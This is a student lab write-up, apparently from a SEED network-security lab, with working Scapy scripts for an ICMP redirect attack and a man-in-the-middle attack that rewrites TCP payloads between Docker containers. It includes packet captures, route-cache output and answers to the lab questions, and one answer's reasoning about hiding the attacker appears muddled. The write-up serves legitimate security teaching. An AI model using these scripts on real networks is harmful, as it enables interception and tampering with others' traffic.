Lab3

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
Task 1：Launching ICMP Redirect Attack


构造`ICMP`重定向攻击代码：

```
#!/usr/bin/evn python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

首先进入受害者容器`docker1(10.9.0.5)`，对目标`IP(192.168.60.5)`进行`ping`命令。



然后在攻击者容器`docker1(10.9.0.105)`运行攻击代码，利用`Wireshark`抓包可以观察到重定向报文。



292	2021-07-12 05:3…	10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id=0x0026, seq=33008/61568, ttl=1 (no re…
293	2021-07-12 05:3…	10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id=0x0026, seq=33008/61568, ttl=1 (reply…
294	2021-07-12 05:3…	192.168.60.5	10.9.0.5	ICMP	80	Echo (ping) reply id=0x0026, seq=33008/61568, ttl=64 (requ…
295	2021-07-12 05:3…	192.168.60.5	10.9.0.5	ICMP	80	Echo (ping) reply id=0x0026, seq=33008/61568, ttl=64
296	2021-07-12 05:3…	192.168.60.5	10.9.0.5	ICMP	80	Echo (ping) reply id=0x0026, seq=33008/61568, ttl=63
297	2021-07-12 05:3…	192.168.60.5	10.9.0.5	ICMP	80	Echo (ping) reply id=0x0026, seq=33008/61568, ttl=63
298	2021-07-12 05:3…	10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id=0x0026, seq=33009/61824, ttl=1 (no re…
299	2021-07-12 05:3…	10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id=0x0026, seq=33009/61824, ttl=1 (no re…
300	2021-07-12 05:3…	10.9.0.11	10.9.0.5	ICMP	108	Time-to-live exceeded (Time to live exceeded in transit)
301	2021-07-12 05:3…	10.9.0.11	10.9.0.5	ICMP	108	Time-to-live exceeded (Time to live exceeded in transit)
303	2021-07-12 05:3…	10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id=0x0026, seq=33010/62080, ttl=2 (no re…
304	2021-07-12 05:3…	10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id=0x0026, seq=33010/62080, ttl=2 (no re…
305	2021-07-12 05:3…	10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id=0x0026, seq=33010/62080, ttl=1 (no re…
306	2021-07-12 05:3…	10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id=0x0026, seq=33010/62080, ttl=1 (reply…
307	2021-07-12 05:3…	192.168.60.5	10.9.0.5	ICMP	80	Echo (ping) reply id=0x0026, seq=33010/62080, ttl=64 (requ…
308	2021-07-12 05:3…	192.168.60.5	10.9.0.5	ICMP	80	Echo (ping) reply id=0x0026, seq=33010/62080, ttl=64
309	2021-07-12 05:3…	192.168.60.5	10.9.0.5	ICMP	80	Echo (ping) reply id=0x0026, seq=33010/62080, ttl=63
310	2021-07-12 05:3…	192.168.60.5	10.9.0.5	ICMP	80	Echo (ping) reply id=0x0026, seq=33010/62080, ttl=63
319	2021-07-12 05:3…	10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id=0x0026, seq=33011/62336, ttl=1 (no re…
320	2021-07-12 05:3…	10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id=0x0026, seq=33011/62336, ttl=1 (no re…
321	2021-07-12 05:3…	10.9.0.11	10.9.0.5	ICMP	108	Time-to-live exceeded (Time to live exceeded in transit)
322	2021-07-12 05:3…	10.9.0.11	10.9.0.5	ICMP	108	Time-to-live exceeded (Time to live exceeded in transit)
325	2021-07-12 05:3…	10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id=0x0026, seq=33012/62592, ttl=2 (no re…
326	2021-07-12 05:3…	10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id=0x0026, seq=33012/62592, ttl=2 (no re…
327	2021-07-12 05:3…	10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id=0x0026, seq=33012/62592, ttl=1 (no re…
328	2021-07-12 05:3…	10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id=0x0026, seq=33012/62592, ttl=1 (reply…
329	2021-07-12 05:3…	192.168.60.5	10.9.0.5	ICMP	80	Echo (ping) reply id=0x0026, seq=33012/62592, ttl=64 (requ…

在受害者容器查看路由缓存。

```
root@e9c844d1d70f:/# mtr -n 192.168.60.5
root@e9c844d1d70f:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 242sec
root@e9c844d1d70f:/#
```

利用命令`mtr -n 192.168.60.5`，进行`traceroute`。

```
                                My traceroute  [v0.93]
e9c844d1d70f (10.9.0.5)                                  2021-07-12T09:39:28+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                     Packets               Pings
 Host                              Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                      0.0%     9    0.1   0.1   0.1   0.2   0.0
 2. 10.9.0.11                       0.0%     9    0.1   0.2   0.1   0.2   0.1
 3. 192.168.60.5                    0.0%     8    0.1   0.2   0.1   0.3   0.1
```

利用`ip route flush cache`清除路由缓存后，结果如下。

```
                                My traceroute  [v0.93]
e9c844d1d70f (10.9.0.5)                                  2021-07-12T09:40:30+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                     Packets               Pings
 Host                              Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                       0.0%    20    0.2   0.1   0.1   0.2   0.0
 2. 192.168.60.5                    0.0%    19    0.1   0.2   0.1   0.3   0.1
```

问题1：不可以使用ICMP重定向攻击重定向到远程机器。

修改代码如下：

```python
#!/usr/bin/evn python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "192.168.60.6"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

此时的路由缓存如下。

```
root@e9c844d1d70f:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```


问题2：不可以使用ICMP重定向攻击重定向到同一网络中不存在的主机。

修改代码如下：

```python
#!/usr/bin/evn python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.110"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```


问题3：置为0的意义是允许恶意路由器发送重定向报文，置为1后，重定向攻击不成功。

```yaml
sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.all.send_redirects=1
        - net.ipv4.conf.default.send_redirects=1
        - net.ipv4.conf.eth0.send_redirects=1
```



Task2：Launching the MITM Attack

在恶意路由器`docker4(10.9.0.111)`上，运行命令`sysctl net.ipv4.ip_forward=0`，禁用恶意路由器的`IP`转发。



在受害者容器`docker1(10.9.0.5)`上，运行命令`nc 192.168.60.5 9090`连接到服务器，在目标容器`docker3(192.168.60.5)`上运行`nc -lp 9090`，启用`netcat`服务器监听端口，连接成功后，验证`tcp`通信正常。

修改`mitm sample.py`代码如下:

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'zhl', b'AAA')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp and src host 10.9.0.5 and dst host 192.168.60.5 and dst port 9090'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

在受害者容器`docker1(10.9.0.5)`进行`ping 192.168.60.5`，然后在攻击者容器`docker2(10.9.0.105)`运行`task1.py`，此时在`docker1(10.9.0.5)`上运行命令`ip route show cache`查看路由缓存。

```
root@acfd7327b920:/volumes# python3 task1.py
.
Sent 1 packets.
root@acfd7327b920:/volumes#
```

在恶意路由器`docker4(10.9.0.111)`上，运行`mitm sample.py`。

```
.
Sent 1 packets.
*** b'AAAseu\n', length: 7
.
Sent 1 packets.
*** b'AAAseu\n', length: 7
.
Sent 1 packets.
*** b'AAAseu\n', length: 7
.
Sent 1 packets.
*** b'AAAseu\n', length: 7
.
Sent 1 packets.
*** b'AAAseu\n', length: 7
.
Sent 1 packets.
```

此时在`docker1(10.9.0.5)`和服务器`docker3(192.168.60.5)`之间进行通信，可以看到信息被修改，攻击成功。

```
[07/12/21]seed@VM:~/Desktop$ docksh 4b
root@4b076f8ba863:/# nc 192.168.60.5 9090
zhlseu
zhlseu
zhlseu
zhlseu
asdf
fgfg
ghgfh'
zhlseu
```

```
[07/12/21]seed@VM:~/Desktop$ docksh 9a
root@9abc187f3025:/# nc -lp 9090
zhlseu
zhlseu
zhlseu
zhlseu
asdf
fgfg
ghgfh'
AAAseu
```

问题4：流量方向为10.9.0.5到192.168.60.5，因为攻击程序的的意图是修改受害者到目的地址的数据包，所以需要捕获的流量方向为受害者IP ->目标IP。

问题5：我们可以观察到，以受害者的IP地址过滤时，在恶意路由器上会看到不停地发包，且在恶意路由器看到的信息是被特殊字符A替换过的；而以MAC地址过滤时，在恶意路由器上只能看到一个包，而且信息没有被替换特殊字符。因此，为了在攻击时隐藏自己的身份，应该选择过滤受害者IP这个方法。

过滤`MAC`地址的代码如下：

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'zhl', b'AAA')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp and ether src host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

```
[07/12/21]seed@VM:~/Desktop$ docksh 61
root@619071c2d46f:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@619071c2d46f:/# cd volumes
root@619071c2d46f:/volumes# ls
mitm_sample.py  task1.py
root@619071c2d46f:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........
*** b'zhl20000801\n', length: 12
.
Sent 1 packets.
```

```
[07/12/21]seed@VM:~/Desktop$ docksh 1d
root@1dea120fa763:/# nc 192.168.60.5 9090
zhl20000801
zhl20000801
```

```
[07/12/21]seed@VM:~/Desktop$ docksh 92
root@92b970b12b9e:/# nc -lp 9090
zhl20000801
AAA20000801
```